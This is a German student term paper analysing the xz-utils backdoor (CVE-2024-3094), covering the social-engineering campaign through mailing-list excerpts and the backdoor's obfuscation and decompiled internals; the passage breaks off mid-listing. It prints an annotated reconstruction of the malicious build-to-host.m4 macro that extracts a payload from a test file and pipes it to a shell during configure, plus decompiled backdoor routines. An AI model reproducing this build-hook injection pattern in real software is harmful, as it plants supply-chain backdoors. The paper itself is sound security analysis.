Hochschule
Hof
University of
Applied Sciences

Studienarbeit über die Schwachstelle: CVE-2024-3094

Jan Christopher Kemnitzer (00579422), Ivan Nikishov (00034223)

Angewandte IT-Sicherheit
Wintersemester 2025/2026

GitLab-Repository:

`https://gitlab.hof-university.de/cve-2024-3094/cve-2024-3094`

Zusammenfassung

Im Februar 2024 wurde von einem als vertrauenswürdig geltenden Mitverwalter eines Open-Source-Projekts ein unscheinbarer Commit eingespielt. Diese minimale Änderung genügte, um möglicherweise Millionen von Computersystemen weltweit zu gefährden und zu kompromittieren.

Die folgende Arbeit untersucht die Schwachstelle CVE-2024-3094, besser bekannt als *xz-Backdoor*. Diese Sicherheitslücke war das Ergebnis jahrelanger, gezielter Manipulationen eines bislang nicht identifizierten Akteurs, der sich Methoden des Social Engineerings und der sogenannten *Sock Puppetry* (mehrfacher Scheinidentitäten im Internet) bediente, um Zugriff auf zentrale Komponenten der Software zu erlangen.

Inhaltsverzeichnis

Abbildungsverzeichnis

Tabellenverzeichnis

Auflistungsverzeichnis

1 Technischer Hintergrund

1.1 Überblick

Vor der detaillierten Analyse der XZ Utils ist es notwendig, den SSH-Server als das eigentliche Angriffsziel zu betrachten. Die Kompromittierung einer reinen Komprimierungsbibliothek ist für einen Angreifer nur dann zweckmäßig, wenn sie als Mittel dient, um Zugriff auf kritische Systemkomponenten zu erlangen. Nur so lässt sich die Angriffsfläche des Systems effektiv erweitern [5].

SSH-Server stellen eine weit verbreitete Komponente in modernen Produktionsumgebungen dar. Eine erfolgreiche Umgehung des Authentifizierungsmechanismus hat gravierende Auswirkungen, da dies bei Systemen, die aus dem Internet erreichbar sind, unmittelbar zu einer vollständigen Kompromittierung führen kann.

Das Secure Shell (SSH) Protokoll hat sich als Standard für die sichere Fernwartung von Unix-basierten Systemen etabliert [27]. Dieses Protokoll ermöglicht Benutzern einen sicheren Fernzugriff auf den Rechner über einen verschlüsselten Kanal, sodass Authentifizierungstoken nicht über ein öffentliches Netzwerk gelesen werden können.

Als De-facto-Standardimplementierung des Protokolls gilt OpenSSH, welches vom OpenBSD-Projekt entwickelt wird [21]. Der zugehörige Server-Daemon, `sshd`, weist eine extrem hohe Verbreitung auf, was ihn zu einem attraktiven Ziel für Angreifer macht.

Eine direkte Manipulation des OpenSSH-Quellcodes stellt jedoch eine erhebliche Hürde dar. Aufgrund der großen Entwickler-Community, regelmäßiger Sicherheitsaudits und der strengen Prüfung durch nachgelagerte Distributionen ist die Wahrscheinlichkeit gering, dass das Einschleusen von Schadcode unentdeckt bleibt [20].

Diese hohe Sicherheitsbarriere liefert eine plausible Erklärung für die Vorgehensweise der Angreifer. Anstatt das gut gesicherte Hauptprogramm direkt zu attackieren, wurde eine Abhängigkeit des `sshd`, spezifisch die Bibliothek `liblzma`, als Vektor für einen Supply-Chain-Angriff gewählt [3, 8].

1.2 XZ Utils und liblzma

Die XZ Utils stellen eine Sammlung von Werkzeugen für die verlustfreie Datenkomprimierung dar, die auf dem LZMA-Algorithmus basieren. Aufgrund ihrer hohen Effizienz haben sie sich als Standardkomponente in zahlreichen Linux-Distributionen etabliert. Prominente Beispiele wie Fedora, Debian, Ubuntu und Slackware setzen XZ standardmäßig zur Komprimierung ihrer Softwarepakete ein [25].

Die Entwicklung der XZ Utils erfolgte im Rahmen des Tukaani-Projekts. Ursprünglich wurde dieses von einem kleinen Team von Freiwilligen betreut, die ihre Wurzeln in der Pflege einer Slackware-basierten Distribution hatten. Im Laufe der Zeit reduzierte sich die aktive Entwicklung jedoch drastisch, sodass die Verantwortung für Wartung und Weiterentwicklung faktisch auf einer einzigen Person lastete: Lasse Collin [3]. Die Konstellation einer kritischen Infrastrukturkomponente, die von einer einzelnen, überlasteten Person gepflegt wird, ist in der Open-Source-Welt kein Einzelfall. Sie wird treffend durch den bekannten XKCD-Comic "Dependency" illustriert (siehe Abbildung 1), der die Fragilität moderner digitaler Infrastruktur thematisiert.



Abbildung 1: XKCD 2347: "Dependency" [18]

Die Kombination aus weitreichender Verbreitung und personellem Engpass machte das Projekt zu einem attraktiven Ziel für Angreifer. Eine Software, die tief im System verankert ist, aber wenig öffentliche Aufmerksamkeit genießt ("aus den Augen, aus dem Sinn"), bietet ideale Voraussetzungen für eine unbemerkte Unterwanderung.

Der Angriff erfolgte jedoch nicht durch das einfache Einreichen von Schadcode. Vielmehr handelte es sich um eine langfristig angelegte Social-Engineering-Kampagne. Über einen Zeitraum von mehreren Jahren bauten die Angreifer unter Verwendung verschiedener falscher Identitäten Vertrauen auf und übten gezielten Druck auf den Maintainer aus, um schrittweise Kontrolle über das Projekt zu erlangen [22, 8].

1.3 Social Engineering

Um den Social-Engineering-Aspekt des Angriffs besser zu verstehen, ist ein Blick auf die archivierte Konversation der XZ-Mailingliste hilfreich.

Das Gespräch beginnt damit, dass sich ein Benutzer über mangelnde Fortschritte im Entwicklungsprozess beschwert. Dies setzt den offiziellen Maintainer unter Druck, auf die vermeintlichen Mängel einzugehen, was zusätzlichen Druck erzeugt.

> *Thu, 19 May 2022 12:26:03 -0700*
> Is XZ for Java still maintained? I asked a question here a week ago and have not heard back. When I view the git log I can see it has not updated in over a year. I am looking for things like multithreaded encoding / decoding and a few updates that Brett Okken had submited (but are still waiting for merge). Should I add these things to only my local version, or is there a plan for these things in the future?
>
> -- Dennis Ens
>
> https://www.mail-archive.com/xz-devel@tukaani.org/msg00562.html

Der Entwickler räumt ein, dass es ihm zunehmend schwerfällt, mit dem Entwicklungstempo des Projekts Schritt zu halten. In derselben Diskussion tritt erstmals der spätere Angreifer, Jia Tan, in Erscheinung. Bereits in diesem frühen Stadium deutet sich an, dass Tan langfristig eine aktivere Rolle innerhalb des Projekts übernehmen könnte.

> *Thu, 19 May 2022 13:41:31 -0700*
> On 2022-05-19 Dennis Ens wrote:
> > Is XZ for Java still maintained?
>
> Yes, by some definition at least, like if someone reports a bug it will get fixed. Development of new features definitely isn't very active.
>
> …
>
> Threading would be nice in the Java version. Threaded decompression only recently got committed to XZ Utils repository.
>
> Jia Tan has helped me off-list with XZ Utils and he might have a bigger role in the future at least with XZ Utils. It's clear that my resources are too limited (thus the many emails waiting for replies) so something has to change in the long term.
>
> - Lasse Collin
>
> https://www.mail-archive.com/xz-devel@tukaani.org/msg00563.html

In diesem Kontext tritt ein weiterer „Nutzer“ auf, der zuvor weder in der Open-Source-Community noch online in Erscheinung getreten war. Dieser kritisiert den mangelnden Fortschritt und weist die Verantwortung dafür direkt dem Maintainer zu.

> *Tue, 07 Jun 2022 09:00:18 -0700*
> Progress will not happen until there is new maintainer. XZ for C has sparse commit log too. Dennis you are better off waiting until new maintainer happens or fork yourself. Submitting patches here has no purpose these days. The current maintainer lost interest or doesn't care to maintain anymore. It is sad to see for a repo like this.
>
> - Jigar Kumar
>
> https://www.mail-archive.com/xz-devel@tukaani.org/msg00566.html

Der Maintainer verteidigt sich und erwähnt seine eingeschränkte Fähigkeit, an dem Projekt zu arbeiten, was teilweise auf psychische Probleme zurückzuführen ist. Jia Tan wird erneut erwähnt.

> *Wed, 08 Jun 2022 03:28:08 -0700*
> I haven't lost interest but my ability to care has been fairly limited mostly due to longterm mental health issues but also due to some other things. Recently I've worked off-list a bit with Jia Tan on XZ Utils and perhaps he will have a bigger role in the future, we'll see.
>
> It's also good to keep in mind that this is an unpaid hobby project.
>
> Anyway, I assure you that I know far too well about the problem that not much progress has been made. The thought of finding new maintainers has existed for a long time too as the current situation is obviously bad and sad for the project.
>
> - Lasse Collin
>
> https://www.mail-archive.com/xz-devel@tukaani.org/msg00567.html

Eine Woche später kehrt Jigar zurück. Er kritisiert erneut den Maintainer, ohne einen umsetzbaren Ratschlag zu geben, außer die Kontrolle an jemand anderen abzugeben.

> *Tue, 14 Jun 2022 11:16:07 -0700*
> With your current rate, I very doubt to see 5.4.0 release this year. The only progress since april has been small changes to test code. You ignore the many patches bit rotting away on this mailing list. Right now you choke your repo. Why wait until 5.4.0 to change maintainer? Why delay what your repo needs?
>
> \- Jigar Kumar
>
> https://www.mail-archive.com/xz-devel@tukaani.org/msg00568.html

Eine weitere Woche vergeht, und Dennis schlägt ebenfalls vor, dass der Maintainer die Kontrolle über das Projekt abgeben sollte.

> *Tue, 21 Jun 2022 13:24:47 -0700*
> I am sorry about your mental health issues, but its important to be aware of your own limits. I get that this is a hobby project for all contributors, but the community desires more. Why not pass on maintainership for XZ for C so you can give XZ for Java more attention? Or pass on XZ for Java to someone else to focus on XZ for C? Trying to maintain both means that neither are maintained well.
>
> \- Dennis Ens
>
> https://www.mail-archive.com/xz-devel@tukaani.org/msg00569.html

An dieser Stelle ist klar, dass Jia Tan sich als co-Maintainer eingeschaltet hat.

> *Wed, 29 Jun 2022 13:07:07 -0700*
> Finding a co-maintainer or passing the projects completely to someone else has been in my mind a long time but it's not a trivial thing to do. For example, someone would need to have the skills, time, and enough long-term interest specifically for this. There are many other projects needing more maintainers too.
>
> As I have hinted in earlier emails, Jia Tan may have a bigger role in the project in the future. He has been helping a lot off-list and is practically a co-maintainer already. :-) I know that not much has happened in the git repository yet but things happen in small steps. In any case some change in maintainership is already in progress at least for XZ Utils.
>
> - Lasse Collin
>
> https://www.mail-archive.com/xz-devel@tukaani.org/msg00571.html

Jia Tan kommunizierte mit anderen Mitwirkenden auf eine “sehr prägnante, sehr trockene”, aber dennoch nicht unfreundliche Art und Weise, was Forscher mit dem Schreibstil von ChatGPT in Verbindung bringen[8]. So schrieb Jia Tan beispielsweise: “Great job to both of you for advancing this feature so far already”, und fügte später hinzu: “I’d love to hear your thoughts on these patches when you get a chance :)”Jordi Mas, ein an XZ Utils beteiligter Entwickler, stellte fest, dass Jia Tans Account erhebliche Anstrengungen unternahm, um Vertrauen in seine Person aufzubauen.

2 CVE-2024-3094: XZ-Utils-Backdoor

2.1 Art der Schwachstelle

Der primäre Mechanismus, mit dem XZ-Backdoor ein System kompromittiert, ist die Remote Code Execution (RCE). Diese stellt jedoch lediglich den finalen Schritt einer komplexen Angriffskette dar. Die Voraussetzung für den Fernzugriff wurde durch einen langfristig angelegten Supply-Chain-Angriff geschaffen [5]. Die Angreifer hinter dem Pseudonym Jia Tan investierten Monate in den Aufbau von Vertrauen, um schrittweise eine vertrauenswürdige Position innerhalb des Projekts zu erlangen [8].
Im Gegensatz zu bisherigen Supply-Chain-Angriffen, die häufig auf Software-Repositories für Sprachen wie JavaScript oder Python abzielten und meist auf dem Kapern von Paketnamen durch Tippfehler basierten, stellt der Fall XZ eine neue Qualität der Bedrohung dar [11]. Hier wurde nicht versucht, Nutzer durch Täuschung auf externe Pakete umzuleiten, sondern das Kernprojekt selbst durch einen gezielten Vertrauensmissbrauch zu infiltriert.

Ein bemerkenswerter Aspekt dieses Vorfalls ist die Zuweisung einer CVE-Kennung (CVE-2024-3094). Historisch wurde Malware aufgrund ihrer Natur oft aus dem CVE-Ökosystem ausgeschlossen. Im vorliegenden Fall war der Schadcode jedoch direkt in den Quellcode der Software eingebettet, was eine Erkennung durch traditionelle signaturbasierte Antivirensoftware massiv erschwerte. Da die Schwachstelle zudem spezifisch in zwei Versionen der XZ Utils (5.6.0 und 5.6.1) verankert war, erfüllte sie die Kriterien für eine offizielle CVE-Klassifizierung [19, 6].

2.2 Zeitleiste

Die folgende Abbildung zeigt die chronologische Abfolge der Angriffsaktivitäten, beginnend mit der Erstellung des Benutzerkontos von Jia Tan bis hin zur Injektion der manipulierten Build-Dateien.



Abbildung 2: `https://twitter.com/fr0gger_/status/1774342248437813525`

2.3 Verschleierung

Der Angriff CVE-2024-3094 zeichnete sich durch einen außergewöhnlich hohen Verschleierungsgrad aus. Zur Täuschung sowohl automatisierter Sicherheitsanalysen als auch manueller Code-Reviews setzte der Angreifer auf einen mehrstufigen Ansatz. Die Verschleierung erstreckte sich dabei von der Distribution über den Build-Prozess bis hin zur Ausführung.

Distributionsebene (Git vs. Tarball)
Die wohl wirkungsvollste Maßnahme zur Tarnung war die Trennung von Quellcode-Repository und veröffentlichtem Artefakt [7]. Während das öffentliche Git-Repository sauber blieb und alle Änderungen durch scheinbar legitime Commits abgedeckt waren, befand sich der Auslöser für die Backdoor ausschließlich in den verteilten Release-Archiven (Tarballs). Der Angreifer (Jia Tan), lud manuell modifizierte Versionen der Tarballs auf GitHub hoch. Diese enthielten die Datei `build-to-host.m4`, ein manipuliertes M4-Makro, das im Git-Repository nicht existierte. Da Linux-Distributionen wie Debian oder Fedora für ihre Paketierung standardmäßig diese öffiziellen"Tarballs verwenden und nicht das Git-Repository clonen, gelangte der Schadcode in das System, selbst wenn vorher das Repository überprüft wurde.

Dateiebene (Steganographie in Testdateien)
Der eigentliche Schadcode wurde nicht als Quellcode, sondern versteckt in den binären Testdateien `tests/files/bad-3-corrupt_lzma2.xz` und `tests/files/good-large_compressed.lzma` in das Repository eingeschleust [4]. Diese Dateien wurden offiziell als Testfälle für den Dekompressionsalgorithmus deklariert. Da solche Dateien binär und nicht von Menschen lesbar sind, erregten sie bei Code-Reviews keinen Verdacht. Erst während des Build-Prozesses wurden diese Dateien durch das injizierte Skript extrahiert, entschlüsselt und zusammengesetzt, um den eigentlichen Objektcode der Backdoor zu bilden.

```
user@host:~$ hexdump -C tests/files/bad-3-corrupt_lzma2.xz | head -n 4
00000000  fd 37 7a 58 5a 00 00 04 e6 d6 b4 46 02 00 21 01  |.7zXZ......F..!.|
00000010  16 00 00 00 74 2f e5 a3 01 00 09 70 3e 85 96 83  |....t/.....p>...|
00000020  7d 00 18 5d 37 62 12 4c aa ce 80 07 6e 0f 11 3c  |.}..]7b.L....n..<|
00000030  94 33 04 6f 93 6c 7e 9b 68 22 08 63 8d 55 38 59  |.3.o.l~.h".c.U8Y|
```

Auflistung 1: Hexdump der korrupten LZMA2-Datei

Konfigurationsebene (Build-System)

Die Datei `build-to-host.m4` ist ein M4-Makro für GNU Autotools, dessen legitimer Zweck die Konvertierung von Dateipfaden zwischen Build- und Host-Umgebungen bei der Cross-Compilation ist. Dieser Mechanismus ist besonders perfide, da er vollständig auf Standard-Tools (grep, sed, sh) basiert, die auf jedem Unix-System vorhanden sind, und sich in einer Datei versteckt, die aufgrund ihrer technischen Natur oft automatisch generiert wird und daher weder unter strenger Versionskontrolle steht noch bei Code-Reviews beachtet wird. Das Injektionsskript war außerdem tief im M4-Makro verborgen, das wiederum das `configure`-Skript generiert und schließlich ausführt [10]. Der folgende Code-Ausschnitt zeigt die manipulierten Zeilen im Vergleich zur erwarteten Funktionalität.

```
# ... (Legitimer Code zur Pfadkonvertierung) ...

# 1. Suche nach dem versteckten Payload
# Der Befehl sucht rekursiv im Quellverzeichnis ($srcdir) nach einer Datei,
# die ein spezifisches Muster enthaelt: "####" + 5 Zeichen + "####".
# Dies identifiziert die getarnte Testdatei (bad-3-corrupt_lzma2.xz).
gl_am_configmake=`grep -aErls "#{4}[[:alnum:]]{5}#{4}$" $srcdir/ 2>/dev/null`

if test -n "$gl_am_configmake"; then
    # ...
fi

# ...

# 2. Vorbereitung des Extraktions-Befehls
# Wenn die Payload-Datei gefunden wurde, wird ein Befehl zusammengesetzt.
if test "x$gl_am_configmake" != "x"; then
    # Der Befehl nutzt 'sed' zur Manipulation und 'eval' zur Ausfuehrung.
    # $gl_[$1]_prefix wird an anderer Stelle so manipuliert, dass es
    # den Dekompressor (xz -d) aufruft.
    gl_[$1]_config='sed \"r\n\" $gl_am_configmake | eval $gl_path_map | $gl_[$1]
    _prefix -d 2>/dev/null'
else
    gl_[$1]_config=''
fi

# ...

# 3. Ausfuehrung am Ende der Konfiguration
# AC_CONFIG_COMMANDS sorgt dafuer, dass der Befehl am Ende von ./configure
    ausgefuehrt wird.
# "eval $gl_config_gt | $SHELL" fuehrt das extrahierte Skript direkt in einer
    neuen Shell aus.
AC_CONFIG_COMMANDS([build-to-host], [eval $gl_config_gt | $SHELL 2>/dev/null], [
    gl_config_gt="eval \$gl_[$1]_config"])
```

Auflistung 2: Analyse der manipulierten build-to-host.m4

Der Angriff verläuft in drei Phasen:

1. Identifikation:
Der Befehl `grep` sucht nach einer Datei mit einer spezifischen Signatur. Dies war notwendig, da sich der Name der Testdatei in zukünftigen Versionen ändern könnte, die Signatur innerhalb der Datei jedoch konstant blieb.

2. Extraktion:
Die gefundene Datei (in diesem Fall `tests/files/bad-3-corrupt_lzma2.xz`) wird nicht einfach entpackt. Der Befehlskette `sed | eval | xz -d` deutet darauf hin, dass der Inhalt der Datei zunächst transformiert wird, bevor er als valides LZMA-Archiv dekomprimiert werden kann. Das Ergebnis dieser Operation ist ein Shell-Skript (oft als `stage1` bezeichnet).

3. Ausführung:
Durch `AC_CONFIG_COMMANDS` wird dieses extrahierte Shell-Skript noch während des `./configure`-Laufs ausgeführt. Dieses Skript ist dann dafür verantwortlich, die eigentliche Backdoor in den Kompilierungsprozess einzuschleusen.

Umgebungsebene (Umgebungsabhängige Aktivierung)
Um eine Entdeckung in Sandbox-Umgebungen oder auf automatisierten Test-Servern zu verhindern, implementierte der Angreifer Mechanismen zur Aktivierung nur unter bestimmten Bedingungen. Die Backdoor wurde nur kompiliert, wenn das System eine x86-64-Architektur aufwies, ein Linux-Kernel lief und der GCC-Compiler verwendet wurde. In allen anderen Umgebungen verhielt sich der Build-Prozess vollkommen unauffällig.

Laufzeitebene (Binärcode)
Auch im kompilierten Zustand war die Backdoor schwer zu analysieren. Der Angreifer verzichtete auf Klartext-Strings für Funktionsnamen und verwendete stattdessen präfixbasierte Baumstrukturen (Tries), um Strings zur Laufzeit zu vergleichen. Dies ließ einfache Analysen mittels `strings` oder `grep` ins Leere laufen. Zudem wurde der zur Performance-Optimierung genutzte `IFUNC`-Mechanismus der Glibc missbraucht, um den Schadcode unauffällig während des Ladevorgangs der Bibliothek auszuführen und die Symbolauflösung zu manipulieren.



Abbildung 3: Funktionsweise des IFUNC-Hooks

2.4 Funktionsweise und Implementierung

Die Analyse des dekompilierten Binärcodes[1] zeigt, dass es sich bei der Backdoor um ein hochkomplexes Stück Software handelt, das tief in die `liblzma`-Bibliothek integriert wurde. Der Sicherheitsforscher Filippo Valsorda bezeichnete den Angriff als „best-executed supply chain attack we've seen described in the open" [26].
Der Schadcode ist nicht als separates Modul erkennbar, sondern tarnt sich durch Namensgebung und Struktur als legitimer Teil der Komprimierungslogik. Im Folgenden werden die zentralen Mechanismen der Backdoor anhand des rekonstruierten C-Codes analysiert.

Tarnung und Namenskonvention

Um bei einer oberflächlichen Analyse (z. B. mittels `nm` oder `objdump`) nicht aufzufallen, wählte der Angreifer für seine Funktionen Namen, die die Konventionen des XZ-Projekts imitieren [23]. Diese Namen sind als Symbole in der eingeschleusten Objektdatei enthalten und werden von Analyse-Tools wie Ghidra übernommen.
Tabelle 1 zeigt eine Auswahl der identifizierten Funktionen und ihre tatsächliche Bedeutung:
Ein markantes Beispiel ist das Symbol `_Lx86_code_part_0`. Der Name suggeriert, dass es sich um eine Routine zur Verarbeitung von x86-Maschinencode für den BCJ-Filter (Branch/Call/Jump) handelt. Tatsächlich verbirgt sich dahinter laut der Community-Analyse von smx-smx die Funktion `code_dasm` [23] , welche den zentralen Parser für den SSH-Netzwerkverkehr darstellt.

[1] Dekompiliert mittels Ghidra über `https://dogbolt.org/?id=f784e46b-dae6-4ab5-9bf1-180e3e25da2b`.

Symbolname	Suggerierte Funktion	Tatsächliche Funktion
`_Lx86_code_part_0`	BCJ-Filter (x86)	Paket-Parser
`_Llzma_block_buffer_encode_0`	Block-Encoder	Breakpoint-Detektor
`_Llzma_simple_props_size_part_0`	Property-Handler	ELF-Validierung
`_Lget_literal_price_part_0`	LZMA-Preisberechnung	ELF-Header-Parser
`_Llzma_optimum_normal_0`	Optimierer	Opcode-Suche
`FUN_00100af0`	(unbenannt)	Dispatcher/Validierung
`FUN_00101b10`	(unbenannt)	Eigene memcpy-Impl.

Tabelle 1: Getarnte Funktionsnamen im Backdoor-Code [23]

Der Paket-Parser

Die Funktion `_Lx86_code_part_0` (intern `code_dasm` [23]) agiert als Zustandsmaschine, die eingehende Datenströme auswertet. Im Rahmen des Angriffs betrifft dies insbesondere die SSH-Pakete. Der Code sucht nach spezifischen Byte-Mustern (”Magic Bytes”), die den Beginn eines bösartigen Payloads markieren. Wie im folgenden Codeausschnitt zu sehen ist, überprüft der Parser Bytes wie 0x0f (ein gängiges x86-Opcode-Präfix), diese Erkennung jedoch missbraucht, um den internen Status der Backdoor zu verändern.

```
undefined8 _Lx86_code_part_0(byte **param_1, byte *param_2, byte *param_3) {
    // ... Initialisierung ...

    // Hauptschleife zur Analyse des Datenstroms
    do {
        bVar12 = *pbVar10;  // Aktuelles Byte lesen

        // Suche nach Magic Bytes (getarnt als x86 Instruktions-Parsing)
        if (bVar12 < 0x68) {
            if (bVar12 < 0x2e) {
                if (bVar12 == 0x0f) {
                    // 0x0F erkannt -> Status aktualisieren
                    *(undefined4 *)(param_1 + 5) = 0xf;
                    pbVar10 = pbVar10 + 1;
                    // ... weitere Verarbeitung ...
                }
            }
            // ...
        }
    } while (true);
}
```

Auflistung 3: Auszug aus dem Paket-Parser `_Lx86_code_part_0`

Dispatcher und Validierung

Die Funktion `FUN_00100af0` (siehe Tabelle 1) bestimmt, welcher Parser aktiviert wird und ob die empfangenen Daten valide sind. Sie enthält als zusätzliche Sicherheitsschicht eine kritische Konstante zur Validierung.

```
undefined8 FUN_00100af0(ulong param_1, undefined8 param_2,
                        ulong *param_3, int param_4) {
    // ...
    iVar1 = _Lx86_code_part_0(&local_70, param_1, param_2);

    // Dreifache Validierung:
    // 1. Parser muss erfolgreich sein (iVar1 != 0)
    // 2. Magic Number 3999 muss exakt stimmen
    // 3. Alignment auf 16-Byte-Grenze erforderlich
    if (((iVar1 != 0) && (local_48 == 3999)) &&
        ((local_68 + local_70 & 0xfU) == 0)) {
        if (param_3 != (ulong *)0x0) {
            *param_3 = local_68 + local_70;
        }
        uVar2 = 1;  // Validierung erfolgreich
    }
    // Alternative Pruefung mit Signatur 0xe230
    else {
        uVar2 = _Llzma_block_buffer_encode_0(param_1, param_2, 0xe230);
    }
    return uVar2;
}
```

Auflistung 4: Dispatcher-Funktion mit dreifacher Validierung

Die Konstante `3999` ist ein weiterer „geheimer Handschlag“, der sicherstellt, dass nur speziell präparierte Pakete die Backdoor aktivieren. Die zusätzliche Alignment-Prüfung (`& 0xfU) == 0`) stellt sicher, dass die Daten auf einer 16-Byte-Grenze liegen und eine zufällige Aktivierung praktisch unmöglich macht.

Authentifizierungsmechanismus und Magic Numbers

Die Funktion `_Llzma_block_buffer_encode_0` dient nicht der Signaturprüfung, sondern ist ein Anti-Debugging-Mechanismus [23]. Sie prüft, ob die `endbr64`-Instruktion am Funktionsanfang durch einen Software-Breakpoint (z. B. von GDB) überschrieben wurde [28]:

```
// Prueft ob endbr64 (0xfa1e0ff3) intakt ist
// Wenn ueberschrieben -> Debugger erkannt!
if (a2 - code_addr > 3)
    return *code_addr + (a3 | 0x5E20000) == 0xF223;
```

Auflistung 5: Software Breakpoint Detection

Die eigentliche Authentifizierung des Angreifers erfolgt über eine Ed448-Signatur, die im SSH-Zertifikat des Clients übertragen wird [11]. Der Payload wird mit ChaCha20 entschlüsselt [14].

Ein Kernstück der Backdoor ist die Sicherstellung, dass nur der Angreifer den Schadcode aktivieren kann. Dies verhindert, dass Dritte die Hintertür entdecken oder nutzen (sogenanntes “Replay”) [14].
Die Authentifizierung erfolgt in der Funktion `_Llzma_block_buffer_encode_0` [23]. Anstatt eines klassischen String-Vergleichs nutzt die Backdoor eine mathematische Operation auf den Eingabedaten [28]. Nur wenn das Ergebnis der Operation exakt der Konstante `0xf223` entspricht, gilt die Signatur als valide [28].

```
bool _Llzma_block_buffer_encode_0(int *param_1, long param_2, uint param_3) {
    bool bVar1 = false;

    // Pruefung der Payload-Laenge
    if (3 < param_2 - (long)param_1) {
        /*
         * SIGNATURPRUEFUNG
         * Die Berechnung muss exakt 0xf223 ergeben.
